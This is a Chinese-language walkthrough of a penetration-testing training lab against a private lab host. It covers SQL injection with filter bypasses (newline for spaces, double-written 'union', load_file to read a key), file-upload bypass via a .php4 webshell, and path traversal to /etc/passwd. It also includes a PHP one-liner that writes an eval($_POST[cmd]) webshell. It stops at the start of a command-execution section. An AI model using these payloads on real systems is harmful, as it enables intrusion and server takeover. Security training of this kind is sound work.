PTE基础靶场
PTE基础靶场
一共5个,81、82、83、84、85
基础题目之SQL注入
http://192.168.253.99:81/index.php

查询语句
select * from article where id= (‘1’)

id=1’)#

空格用%0a过滤

?id=1’)order%0Aby%0A5%23

?id=1’)order%0Aby%0A4%23

union复写过滤
?id=-1’)ununionion%0Aselect%0A1,2,3,4%23

load_file(%27/tmp/360/key%27)查key
?id=-1’)ununionion%0Aselect%0A1,load_file(‘/tmp/360/key’),3,4%23
基础题目之文件上传突破

随便上传个木马,没反应,发现只有普通图片可以上传

抓包添加一句话,更改后缀名php2、php3、php4等

php4上传成功
蚁剑连接


找到key
find / -name key.php


或
find / -name key.php 2>/dev/null

基础题目之文件包含

页面url
http://192.168.253.99:83/vulnerabilities/fu1.php?file=view.html


?file=…/…/etc/passwd
存在文件包含

http://192.168.253.99:83/vulnerabilities/fu1.php?file=…/key.php
直接读取发现读不到php代码内容

伪协议写入木马
<?php fputs(fopen('1.php', 'w'),'<?php eval($_POST[cmd]); ?>'); ?>

蚁剑连接

基础题目之命令执行

执行命令,发现过滤了多数命令
方法1:
